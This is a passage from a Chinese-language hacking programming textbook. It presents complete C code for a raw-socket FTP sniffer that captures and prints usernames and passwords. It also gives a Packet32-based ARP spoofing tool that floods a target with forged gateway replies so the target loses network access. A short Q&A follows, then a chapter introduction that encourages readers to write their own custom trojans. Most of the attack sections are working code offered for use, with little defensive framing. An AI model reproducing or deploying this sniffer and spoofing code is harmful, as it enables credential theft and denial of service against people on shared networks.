if(bind(sRaw, (PSOCKADDR)&addr_s, sizeof(addr_s)) == SOCKET_ERROR)
{
    printf("bind error\n");
    return 0;
}

```

**注意**

由于有的计算机上有两块或两块以上的网卡，因此必须选择把 IP 地址绑定在哪块网卡的 IP 上，用户可以根据自己的情况进行设置。

在进行一系列初始化操作之后，将网卡设置成混杂模式。需要调用 recv 函数来接收数据包，其实现代码如下。

```

char buff[1024];
int nRet;
while(TRUE)                                //循环接收数据
{
    nRet = recv(sRaw, buff, 1024, 0);
    if(nRet > 0)
    {
        GetPassWord(buff);
    }
}

```

在接收到数据包后，需要对数据包进行分析，具体的分析过程如下。

① 先查看 IP 首部的 ipProtocol( 8 位协议 ) 字段和 TCP 首部的 destinationPort( 目标端口号 ) 字段，查看是否是 TCP 数据包，而端口号是否是 21。

② 如果是 TCP 数据包，且端口号是 21，则说明是 FTP 数据包。这时就可以进一步定位到 FTP 数据包部分，比较是否存在用户名和密码的特征字符（如 USER 和 pass）。

③ 如果存在这些特征字符，则读出用户名和密码，并输出目标 IP 地址、用户名和密码等。可以将数据分析的过程封装成一个函数 GetPassWord，其函数的具体内容如下。

```

void GetPassWord(char *buff)
{
    char UserName[256];                //保存用户名
    char PassWord[256];                //保存密码
}


```

```

IPHeader *Iphdr =(IPHeader*)buff;          //定位到IP首部
TCPHeader *Tcphdr=(TCPHeader*)&buff[sizeof(IPHeader)]; //定位到
TCP首部
if(Iphdr->ipProtocol!=IPPROTO_TCP||ntohs(Tcphdr->destinationPort)!=21)
//比较协议是否是TCP协议,目标端口号是否是FTP端口号
    return;
char *FtpData=(char*)&buff[sizeof(IPHeader)+sizeof(TCPHeader)];
//定位到FTP报文
if(strncmp(FtpData,"USER ",5)==0)          //比较"USER"特征字符
{
    sscanf(FtpData+4,"%*[ ]%s",UserName);    //得到用户名
}
if(strncmp(FtpData,"PASS ",5)==0)          //比较"PASS"特征字符
{
    sscanf(FtpData+4,"%*[ ]%s",PassWord);    //得到密码
    printf("目的IP: %s\n",inet_ntoa(*(in_addr*)&Iphdr->ipDestination)); //输
出目的IP
    printf("用户名: %s\n",UserName);          //输出用户名
    printf("密码: %s\n",PassWord);           //输出密码
}
}

```

程序设计完成后,在本地计算机“命令提示符”窗口中运行该嗅探程序,就会列出可以绑定的IP地址。在其中输入要绑定的IP地址对应的序号即可开始进行探测,操作如图所示。



嗅探程序的运行结果

### 6.3.4 利用 Packet32 实现 ARP 攻击

虽然原始套接字可发送由程序构造的数据包,还可接收流经本地的网络层及以上的数据


包,但还是具有一定的局限性,如不能访问以太网首部、在 Windows XP sp2 下不能伪造 IP 首部中的源 IP 地址、不能发送原始 TCP 数据包。因此,一些功能是无法利用原始套接字实现的,如 ARP 攻击、伪造数据包等。

现在很多黑客工具必须安装 Wincap 后才可以使⽤,如 cain、arp spoof 等。这是因为这些工具都是用 Wincap 开发包编写的,而 Wincap 又是基于 Packet32 开发包的,而且 Wincap 中自带了 Packet32,增加了很多错误处理方法。

Packet32 是一个驱动级的开发包,它提供的接口都是基于驱动的。所以通过 Packet32 编写的程序可对链路层的数据包进行操作,其稳定性也比较强。对于广大用户来说,Packet32 比较容易上手,因为 Packet32 提供的函数和 API 函数在格式上非常相似。

在开始编程之前,先从网上下载 Wincap 的 DDK 编程包,其中包含了很多头文件(.h)和连接文件(.lib)。将其复制到“CodeBlocks\MinGW\include”和“CodeBlocks\MinGW\lib”目录下(CodeBlocks 的安装目录),就可以在 CodeBlocks 中直接引入这些头文件和连接文件了。


在介绍调用 Packet32 包中的函数实现 ARP 攻击之前,需要先了解 ARP 协议的基本工作原理。ARP 协议主要负责将局域网中 32 位 IP 地址转换为对应的 48 位物理地址,即网卡的 MAC 地址,比如 IP 地址为 192.168.0.12,网卡 MAC 地址为 00-1E-8C-FD-B0-85,整个转换过程是一台主机先向目标主机发送包含有 IP 地址和 MAC 地址的数据包,通过 MAC 地址两个主机可实现数据传输。在“命令提示符”窗口中输入“arp -a”命令,如图所示。该命令的作用是查看存储在计算机中的 ARP 缓存表,它记录了 IP 地址与 MAC 地址的对应关系,其中的 Dynamic 表示临时存储在 ARP 缓存中的记录,如果超时就会被删除。



查看 ARP 缓存表

如果源主机想和一台 IP 为 192.168.0.15 的目标主机进行通信,本地系统就会去检查 ARP 缓存表,查找其是否有对应的 ARP 记录。如有则直接利用 ARP 缓存中对应的 MAC 地址传输数据;如没有则向以太网发送 ARP 请求包询问 192.168.0.15 对应的 MAC 地址。此时网络中每台主机都会收到这个请求包,但只有 IP 地址是 192.168.0.15 的主机会响应这个

请求, 将自己的 MAC 地址发送过来。这样, 源主机中的 ARP 缓存表就会刷新, 如图所示。



ARP 缓存表刷新

### 注意

在以太网中传输数据包并不是每次通信就发送一次 ARP 请求而是使用 ARP 缓存表, 这是由 ARP 缓存表的作用决定的。ARP 缓存表的作用是避免浪费大量的带宽, 从而造成网络堵塞。

本节将通过 Packet32 创建一个 ARP 攻击工具, 其原理是: 在本地构造一个 ARP 回应数据包 (这是一个伪造的数据包), 目的是告诉目标主机, 网关 MAC 地址是主机的地址, 此时在目标计算机中的 ARP 缓存表中就会出现如下信息。

接口: 192.168.113.66 --- 0x5

Internet 地址	物理地址	类型
192.168.112.1	00-00-0c-07-ac-70	动态
192.168.117.137	ac-e2-15-e7-e9-a9	动态
192.168.118.176	2c-33-7a-4e-6b-5f	动态
192.168.127.255	ff-ff-ff-ff-ff-ff	静态
224.0.0.22	01-00-5e-00-00-16	静态
224.0.0.252	01-00-5e-00-00-fc	静态
239.1.1.1	01-00-5e-01-01-01	静态
239.1.1.29	01-00-5e-01-01-1d	静态
239.11.20.1	01-00-5e-0b-14-01	静态
255.255.255.255	ff-ff-ff-ff-ff-ff	静态

其中 192.168.112.1 是网关地址; 而 00-00-0c-07-ac-70 是本地主机网卡的 MAC 地址。


在通信过程中，目标主机发送给网关的数据就会发送到本地主机的网卡上，此时目标主机就不能上网，这样就达到了攻击的目的。

## 1. ARP 数据包的结构

在了解了 ARP 攻击的基本原理之后，不难得出这样一个结论：只要构造 ARP 应答数据包并发送给目标主机即可实现攻击的目的。ARP 数据包的结构非常简单，是由以太网首部和 ARP 报文组成的。其基本结构如图所示。



由于在本节发送的数据包是通过 Packet32 开发包中的函数实现的，而这个开发包又是可以访问链路层的，所以以太网首部不能为空。以太网首部的基本结构如图所示。



其中以太网首部中的前两个字段是以太网的目标 MAC 地址和源 MAC 地址，目标地址是全为 1 的特殊地址，则表示广播地址。2 字节的以太网帧类型的作用是表示后面数据的类型，对于 ARP 请求和应答来说，该字段的值是 0x0806。

在 codebs 中，以太网首部被定义为如下所示。

```
typedef struct ethdr
{
    unsigned char  eh_dst[6];    // 目的 MAC 地址
    unsigned char  eh_src[6];    // 源 MAC 地址
    unsigned short eh_type;      // 帧类型
} ETHDR, *PETHDR;
```

而 ARP 报文结构比较复杂，包括硬件类型、协议类型、硬件地址长度、操作类型等多个字段，其结构如图所示。



上图中的数字表示对应字段按字节计算的长度，其中各个字段的作用如下。

硬件类型：该字段表示硬件地址的类型，当其值为 1 时，则表示以太网地址。

协议类型：该字段表示要映射的协议地址类型，当其值为 0x0800 时表示 IP 地址。

硬件地址长度和协议地址长度：这两个字段长度都是 1 字节，分别指出了硬件地址和协议地址的长度，以字节为单位。对于以太网 IP 地址的 ARP 请求和应答，其值分别为 6 和 4。

操作类型：该字段提供了 ARP 请求（值为 1）、ARP 应答（值为 2）、RARP 请求（值为 3）以及 RARP 应答（值为 4）4 种操作类型。

发送端 MAC/IP 地址和目标 MAC/IP 地址：这 4 个字段则显示发送端的硬件地址、发送端的协议地址、目标端的硬件地址、目标端的协议地址等信息。在以太网的数据帧包头中和 ARP 请求数据帧中都有发送端的硬件地址。

在 VC++ 6.0 中，ARP 报文被定义为如下结构。

```
typedef struct arphdr
{
    unsigned short  arp_hdr;      //2 字节硬件类型
    unsigned short  arp_pro;      //2 字节协议类型
    unsigned char   arp_hln;      //1 字节硬件地址长度
    unsigned char   arp_pln;      //1 字节协议地址长度
    unsigned short  arp_opt;      //2 字节操作类型
    unsigned char   arp_sha[6];   //6 字节发送端 MAC 地址
    unsigned char   arp_spa[4];   //4 字节发送端 IP 地址
    unsigned char   arp_tha[6];   //6 字节目的 MAC 地址
    unsigned char   arp_tpa[4];   //4 字节目的 IP 地址
} ARPHDR, *PARPHDR;
```

## 2. 构造欺骗数据包

在了解了 ARP 数据包的基本结构后，还需要构造欺骗数据包。先来设置以太网首部：在以太网首部中将“eh\_dst”参数设置为要攻击的目标 MAC 地址；将“eh\_src”参数设置为本地主机网卡的 MAC 地址；将“eh\_type”参数设置为 0x0806。

下面对 ARP 报文进行设置，需要设置的参数有如下几个。

- arp\_opt：将操作类型设置为 2，表示 ARP 应答报文。
- arp\_sha[6]：将发送端的 MAC 地址设置为本地主机的 MAC 地址。
- arp\_spa[4]：将发送端的 IP 地址设置为网关的 IP 地址，这是构造 ARP 攻击数据包的关键。

当目标主机收到伪造的 ARP 数据包时，就会把 arp\_sha[6] 中的 MAC 地址和 arp\_spa[4] 中的 IP 地址关联起来，目标主机就会把伪造的 MAC 地址看作是网关的 MAC 地址。这样，通信数据就会发送到本地主机的网卡上，此时目标主机就无法上网了。

- arp\_tha[6] 和 arp\_tpa[4]：将这两个参数分别设置为目标主机的 MAC 地址和 IP 地址。

在设置完以太网首部和 ARP 报文后，还需要得到本地网卡 MAC 地址和目标主机

网卡的 MAC 地址。下面介绍如何编程来得到本地网卡的 MAC 地址, 可通过调用函数 GetAdaptersInfo 来实现该功能, 该函数的具体格式如下。

```
DWORD GetAdaptersInfo(  
    PIP_ADAPTER_INFO pAdapterInfo,  
    PULONG pOutBufLen);
```

各个参数的含义如下。

- pAdapterInfo: 指向一个 PIP\_ADAPTER\_INFO 结构, 该结构包含本地计算机网络适配器的详细信息, 如适配器的 MAC 地址。

- pOutBufLen: 指向一个 PIP\_ADAPTER\_INFO 结构的缓冲区大小, 如果大小不够, 则此函数返回所需的大小。

如果该函数调用成功, 则返回 ERROR\_SUCCESS, 且将网络适配器的详细信息保存在 pAdapterInfo 参数中, 再将得到的本地 MAC 地址封装成一个函数 GetLocMac。

该函数的具体内容如下。

```
BOOL GetLocMac(unsigned char *macaddr)  
{  
    PIP_ADAPTER_INFO pAdapterInfo = NULL;  
    ULONG ulLen = 0;  
    GetAdaptersInfo(pAdapterInfo, &ulLen); // 得到要申请的堆栈空间大小  
    pAdapterInfo = (PIP_ADAPTER_INFO)GlobalAlloc(GPTR, ulLen); // 申请所需的堆栈空间  
    if(GetAdaptersInfo(pAdapterInfo, &ulLen) == ERROR_SUCCESS) // 取得本地适配器结构信息  
    {  
        if(pAdapterInfo != NULL)  
        {  
            memcpy(macaddr, pAdapterInfo->Address, 6); // 得到本地网卡  
MAC地址  
            return TRUE;  
        }  
    }  
    return FALSE;  
}
```

在得到本地 MAC 之后, 还需调用 SendARP 函数来获得目标主机的 MAC 地址。利用 sendARP 函数可扫描并获取当前网络上与相应 IP 地址绑定的网卡 MAC 物理地址。

该函数的具体格式如下。

```
DWORD SendARP(  
    IPAddr DestIP,  
    IPAddr SrcIP,  
    PULONG pMacAddr,  
    PULONG PhyAddrLen);
```

各个参数的含义如下。

- DestIP: 设置目标主机的 IP 地址, 即想得到其 MAC 地址主机的 IP 地址。
- SrcIP: 设置发送者的 IP 地址, 该参数可以设置为 0。
- pMacAddr: 设置返回目标主机 MAC 地址的缓冲区。
- PhyAddrLen: 设置 pMacAddr 参数所指向缓冲区的大小。

如果调用该函数成功, 则返回 NO\_ERROR, 并将目标主机的 MAC 地址存放在 pMacAddr 所设置的缓冲区中。这里把得到目标主机的 MAC 地址代码也封装成一个自定义函数 GetDestMac, 该函数的具体内容如下。

```

BOOL GetDestMac(char *szDestIP,unsigned char *macaddr)
{
    u_char arDestMac[6] = { 0xff, 0xff, 0xff, 0xff, 0xff, 0xff };
    //用来保存目标主机MAC地址
    ULONG ullLen = 6;
    if(SendARP(inet_addr(szDestIP), 0, (ULONG*)arDestMac, &ullLen)
    == NO_ERROR)                //得到目标主机MAC地址
    {
        memcpy(macaddr,arDestMac,6);        //把MAC地址输出到参数
        return TRUE;
    }
    return FALSE;
}

```

在成功得到目标主机的 MAC 地址后, 就可以构造攻击的 ARP 数据包, 其包含内容如下。

```

ETHDR  eth;
    ARPHDR arp;
    GetDestMac("192.168.0.45",eth.eh_dst);    //目的MAC地址
    GetLocMac(eth.eh_src);                    //源MAC地址
    eth.eh_type=htons(0x0806);                //帧类型
    arp.arp_hdr=htons(0x0001);                //硬件类型
    arp.arp_pro=htons(0x0800);                //协议类型
    arp.arp_hln=6;                            //硬件地址长度
    arp.arp_pln=4;                            //协议地址长度
    arp.arp_opt=htons(0x0002);                //操作类型
    GetLocMac(arp.arp_sha);                    //发送端mac地址
    //发送端IP地址, 设为网关的IP地址
    arp.arp_spa[0]=121;
    arp.arp_spa[1]=192;
    arp.arp_spa[2]=17;
    arp.arp_spa[3]=1;
    GetDestMac("192.168.0.45",arp.arp_tha);    //目标主机Mac地址
    //目标主机MAC地址
    arp.arp_tpa[0]=121;
    arp.arp_tpa[1]=192;

```


```
arp.arp_tpa[2]=17;
arp.arp_tpa[3]=41;
char sendbuf[1024]={0};
memcpy(sendbuf,&eth,sizeof(eth));           // 把以太网首部和ARP报
文都复制到sendbuf中,组成完整的ARP数据包
memcpy(sendbuf+sizeof(eth),&arp,sizeof(arp));
```

至此,ARP 攻击数据包构造部分就介绍完了。只要将伪造好的 ARP 数据包发送给目标主机,就可以实现攻击目的了。

### 3. 发送 ARP 数据包

可以利用 Packet32 开发包中的函数将已经构造好的 ARP 数据包发送给目标主机,其具体实现流程如图所示。

从图中可以看出,发送数据包的过程并不复杂,只需按顺序来调用相应的函数即可实现发送 ARP 数据包。另外在发送完毕之后,还需要调用相应的函数释放打开的网卡。下面将详细介绍这些函数的基本格式以及具体调用方法。



发送 ARP 数据包的具体流程

#### (1) PacketGetAdapterNames。

这是 packet32 开发包自带的一个函数,其作用是获得现有的网络适配器的列表及其对应的信息。其具体格式如下。

```
BOOLEAN PacketGetAdapterNames(
    LPSTR pStr,
    PULONG BufferSize)
```

各个参数的作用如下。

- pStr: 指向保存网络适配器名称的缓冲区。
- BufferSize: 设置 pStr 参数所指向的缓冲区。

该函数的调用方式如下。

```
if(PacketGetAdapterNames(AdapterName,&AdapterLength)==FALSE) //
得到所有网卡适配器名称
{
    printf("PacketGetAdapterNames Error\n");
}
```

如果成功调用该函数,则会返回一个非 0 值,并将网络适配器的名称保存在 pStr 参数所指向的缓冲区中。在调用完该函数后,就可以得到所有网络适配器的名称。但有些主机可能拥有多块网卡,就会得到很多网络适配器的名称,此时就需用户自己选择要打开的网卡。

## (2) PacketOpenAdapter。

在选择要打开的网卡后,需要调用 PacketOpenAdapter 函数打开选择的网卡。该函数的具体格式如下。

```
LPADAPTER PacketOpenAdapter(
    LPTSTR AdapterName);
```

可以看出,该函数只包含参数 AdapterName,其表示网络适配器的名称,由 PacketGetAdapterNames 返回。如果该函数调用成功,则会返回一个指向正确初始化的 ADAPTER 结构的指针,否则就返回 NULL。

ADAPTER 结构的具体格式如下。

```
typedef struct _ADAPTER
{
    HANDLE hFile; // 一个打开的NPF driver实例的句柄
    CHAR    SymbolicLink[MAX_LINK_NAME_LENGTH]; // 当前打开的网卡的
名字:
    int NumWrites; // 在这块网卡上,一个数据包被写的次数:
    HANDLE ReadEvent; // 这块网卡上的读操作的通知事件。它可以被传递给标准
Win32函数(如WaitForSingleObject或者WaitForMultipleObjects),这样可以等
待到driver的缓冲区内有数据到来
    UINT ReadTimeOut; // 设置一个时间,到时候即使没有捕获任何包,read操作
也会被释放,ReadEvent也会被触发
} ADAPTER, *LPADAPTER;
```

## (3) PacketAllocatePacket。

当网卡被成功打开之后,就可以调用 PacketAllocatePacket 函数为 PACKET 结构分配空间了。该函数的具体格式如下。

```
LPPACKET PacketAllocatePacket(void);
```

该函数没有参数，其调用方式如下。

```
if((lppackets=PacketAllocatePacket())==FALSE)
{
    printf("PacketAllocatePacket Send Error\n");
    return -1;
}
```

如果调用成功，则返回指向 \_PACKET 结构的指针，否则将返回 NULL。PacketAllocatePacket 函数返回的 LPPACKET 结构中有指向要发送的数据包 (sendbuf) 的字段。

该结构的具体定义如下。

```
typedef struct _PACKET
{
    HANDLE          hEvent;           // 向后兼容
    OVERLAPPED      OverLapped;       // 向后兼容
    PVOID           Buffer;            // 存放 Packets 的缓冲区
    UINT            Length;           // 缓冲区的大小
    DWORD           ulBytesReceived;   // 当前缓冲区中有效的字节数，
    如，上一次调用 PacketReceivePacket() 函数接收到的字节数
    BOOLEAN         bIoComplete       // 向后兼容
} PACKET, *LPPACKET;
```

#### (4) PacketInitPacket。

在得到 PACKET 结构指针后，就可以调用 PacketInitPacket 函数初始化 PACKET 结构。该函数的具体格式如下。

```
VOID PacketInitPacket(
    LPPACKET lpPacket,
    PVOID Buffer,
    UINT Length);
```

各个参数的作用如下。

- lpPacket: 指向一个 PACKET 结构，结构指针由 PacketAllocatePacket 函数返回。
- Buffer: 设置要发送数据包的缓冲区，这里设置为 sendbuf。
- Length: 设置缓冲区的长度。

该函数没有返回值，调用完后会把 Buffer 参数所指向的缓冲区，填充到 PACKET 结构中的 Buffer 字段中。

#### (5) PacketSendPacket。

初始化 PACKET 结构之后，就可以调用 PacketSendPacket 函数来发送伪造好的 ARP 数据包了。该函数的具体格式如下。

```

BOOLEAN PacketSendPacket (
    LPADAPTER AdapterObject,
    LPPACKET lpPacket,
    BOOLEAN Sync)

```

各个参数的作用如下。

- AdapterObject: 指向一个 \_ADAPTER 结构的指针, 该结构由 PacketOpenAdapter 函数返回。

- lpPacket: 指向一个 \_PACKET 结构, 该结构由 PacketAllocatePacket 函数返回。

- Sync: 向后兼容, 设置为 True 即可。

如果该函数调用成功则会返回一个非 0 值, 否则返回 0。

(6) PacketCloseAdapter。

在数据发送完毕后, 需调用 PacketCloseAdapter 函数释放打开的网卡。该函数只有一个参数, 指向由 PacketOpenAdapter 函数返回的 \_ADAPTER 结构指针。

## 4. 实现 ARP 攻击

要实现 ARP 攻击, 还需要在 VC 中引入 Packet32 编程包中相应的头文件和连接文件。

下面是利用 Packet32 实现 ARP 攻击的代码。

```

#include "stdafx.h"
#include <stdio.h>
#include <winsock2.h>
#pragma comment(lib, "ws2_32")
#include "Iphlpapi.h"
#pragma comment(lib, "Iphlpapi.lib")
#include <Packet32.h>
#pragma comment(lib, "Packet.lib")

typedef struct ethdr
{
    unsigned char  eh_dst[6];           // 目的MAC地址
    unsigned char  eh_src[6];           // 源MAC地址
    unsigned short eh_type;              // 帧类型
} ETHDR, *PETHDR;

typedef struct arphdr
{
    unsigned short arp_hdr;              // 2 字节硬件类型
    unsigned short arp_pro;              // 2 字节协议类型
    unsigned char  arp_hln;              // 1 字节硬件地址长度
    unsigned char  arp_pln;              // 1 字节协议地址长度
    unsigned short arp_opt;              // 2 字节操作类型
    unsigned char  arp_sha[6];           // 6 字节发送端MAC地址
    unsigned char  arp_spa[4];           // 4 字节发送端IP地址

```

```

        unsigned char    arp_tha[6];           //6字节目的MAC地址
        unsigned char    arp_tpa[4];           //4字节目的IP地址
    }ARPHDR, *PARPHDR;

#define MAX_NUM_ADAPTER 10
char    adapterlist[MAX_NUM_ADAPTER][1024];
BOOL GetLocMac(unsigned char *macaddr)
{
    PIP_ADAPTER_INFO pAdapterInfo = NULL;
    ULONG ulLen = 0;
    GetAdaptersInfo(pAdapterInfo, &ulLen);    // 得到要申请的堆栈空间大小
    pAdapterInfo = (PIP_ADAPTER_INFO)GlobalAlloc(GPTR, ulLen);
    // 申请所需的堆栈空间
    if (GetAdaptersInfo(pAdapterInfo, &ulLen) == ERROR_SUCCESS)
    // 取得本地适配器结构信息
    {
        if (pAdapterInfo != NULL)
        {
            memcpy(macaddr, pAdapterInfo->Address, 6); // 得到本地网卡
MAC地址
            return TRUE;
        }
    }
    return FALSE;
}

BOOL GetDestMac(char *szDestIP, unsigned char *macaddr)
{
    u_char arDestMac[6] = { 0xff, 0xff, 0xff, 0xff, 0xff, 0xff };
    // 用来保存目标主机MAC地址
    ULONG ulLen = 6;
    if (SendARP(inet_addr(szDestIP), 0, (ULONG*)arDestMac, &ulLen)
    == NO_ERROR)    // 得到目标主机MAC地址
    {
        memcpy(macaddr, arDestMac, 6);    // 把MAC地址输出到参数
        return TRUE;
    }
    return FALSE;
}

int main(int argc, char* argv[])
{
    char    AdapterName[8192];    // 存放适配器名称
    ULONG    AdapterLength;
    if (PacketGetAdapterNames(AdapterName, &AdapterLength) == FALSE)
    // 得到所有网卡适配器名称
    {
        printf("PacketGetAdapterNames Error\n");
    }
}

```

```

}
int adapternum=0,open,i;
char *name1,*name2;
name1=AdapterName;
name2=AdapterName;
i=0;
while((*name1!='\0') || (*(name1-1)!='\0')) //列举出所有网卡名称
{
    if(*name1=='\0')
    {
        memcpy(adapterlist[i],name2,2*(name1-name2));
        name2=name1+1;
        i++;
    }
    name1++;
}
adapternum=i;
printf("Adapters Installed: \n");
for(i=0;i<adapternum;i++) //输出所有网卡名称
{
    printf("%d - %s\n",i+1,adapterlist[i]);
}
do //由用户选择要打开的网卡
{
    printf("\nSelect the number of the adapter to open: ");
    scanf("%d",&open);
    if(open>=1 && open<adapternum+1) //输入的网卡号必须比1
    大,比所有网卡数加1小
    {
        break;
    }
}while(open<1 || open>adapternum);
LPADAPTER lpadapter=PacketOpenAdapter(adapterlist[open-1]); //
打开选择的网卡
if(!lpadapter || (lpadapter->hFile==INVALID_HANDLE_VALUE))
{
    printf("PacketOpenAdapter Error\n");
    return -1;
}
LPPACKET lppackets;
if((lppackets=PacketAllocatePacket())==FALSE) //为LPPACKET结构分
配空间
{
    printf("PacketAllocatePacket Send Error\n");
    return -1;
}
ETHDR eth;
ARPHDR arp;
GetDestMac("192.168.0.45",eth.eh_dst); //目的MAC地址
GetLocMac(eth.eh_src); //源MAC地址
eth.eh_type=htons(0x0806); //帧类型

```

```

    arp.arp_hdr=htons(0x0001);           // 硬件类型
    arp.arp_pro=htons(0x0800);           // 协议类型
    arp.arp_hln=6;                       // 硬件地址长度
    arp.arp_pln=4;                       // 协议地址长度
    arp.arp_opt=htons(0x0002);           // 操作类型
    GetLocMac(arp.arp_sha);               // 发送端MAC地址
    // 发送端IP地址, 设为网关的IP地址
    arp.arp_spa[0]=121;
    arp.arp_spa[1]=192;
    arp.arp_spa[2]=17;
    arp.arp_spa[3]=1;
    GetDestMac("192.168.0.45", arp.arp_tha); // 目标主机Mac地址
    // 目标主机MAC地址
    arp.arp_tpa[0]=121;
    arp.arp_tpa[1]=192;
    arp.arp_tpa[2]=17;
    arp.arp_tpa[3]=41;
    char sendbuf[1024]={0};
    memcpy(sendbuf, &eth, sizeof(eth)); // 把以太网首部和ARP报文都拷贝到sendbuf中, 组成完整的ARP数据包
    memcpy(sendbuf+sizeof(eth), &arp, sizeof(arp));
    PacketInitPacket(lppackets, sendbuf, sizeof(eth)+sizeof(arp));
    // 初始化LPPACKET结构
    for (;;)                             // 循环发送ARP攻击数据包
    {
        if(PacketSendPacket(lpadapter, lppackets, TRUE)==FALSE)
        {
            printf("PacketSendPacket in arpspoof Error: %d\n",
GetLastError());
            return -1;
        }
        Sleep(100);
    }
    PacketCloseAdapter(lpadapter);       // 关闭打开的网卡
    return 0;
}

```

运行上述程序即可使 IP 地址为 192.168.0.45 的主机无法上网, 从而实现 ARP 攻击。



## 技巧与问答

### ❖ 在利用 ICMP 原始套接字实现 ping 程序的过程中，为什么将循环设置为 4 次？

无论是使用 ping 程序还是使用 ping 命令，在运行的结果中都可以看出，输出数据有 4 行，所以循环 4 次输出数据。

### ❖ 资源法生成文件与附加文件法生成文件有什么不同？

这两种方法的不同之处在于：资源法生成文件就是将一个文件看成以资源的形式编译到另一个文件中，而在编译结束后，将资源导出成为一个独立的文件；而附加文件法生成文件是在一个文件的尾部写入另一个文件的数据，在文件运行时就会创建一个文件，读取自身文件尾部写入的数据，并将读取的数据写入创建的文件中。

### ❖ 在利用 Packet32 实现 ARP 攻击的过程中，为什么需由用户选择要打开的网卡？

在调用完 PacketGetAdapterNames 函数之后，就可以得到目标主机中网络适配器的名称，但该主机可能拥有多块网卡，这样就会得到不止一个网络适配器的名称，此时就需用户选择要打开的网卡。

### ❖ 为什么嗅探出的 FTP 密码信息是乱码？

对于可以字母或数字识别的可能是加密过的 FTP 信息，如果 FTP 账号没有设置密码，那么捕捉到的可能是账号名，当有中文出现时就会出现乱码。

### ❖ ARP 攻击为什么有时会无效？

对于 ARP 的 IP 指定攻击，仅限于同一个局域网，IP 识别有时会耗时，报文很有可能在传输过程丢失，以至于失去效果。由于这个程序用到很多的底层类库调用，所以需要 C++ 环境的辅助支持。这里使用 Visual 2015 较为合适。

# 编程攻击与防御实例

在黑客肆意横行的今天，各式各样的黑客工具、各种功能的木马使人应接不暇，也使得网络管理员对其恨之入骨。本章将揭秘如何通过编程方法进行攻击及如何防御黑客攻击。

通过本章的学习，可以使大家认识到编写木马程序对于计算机病毒和反病毒操作的重要性。一旦学会了木马编程，就不用担心下载的木马功能不全，可以根据自己的爱好编写出拥有自定义功能的木马。

而对于那些系统管理员来说，了解木马程序的编写过程，可使其更加快捷地找到防御木马的方法。编写木马程序需要有扎实的计算机语言基础，所以大家要努力提高自己的编程水平。

## 本章要点

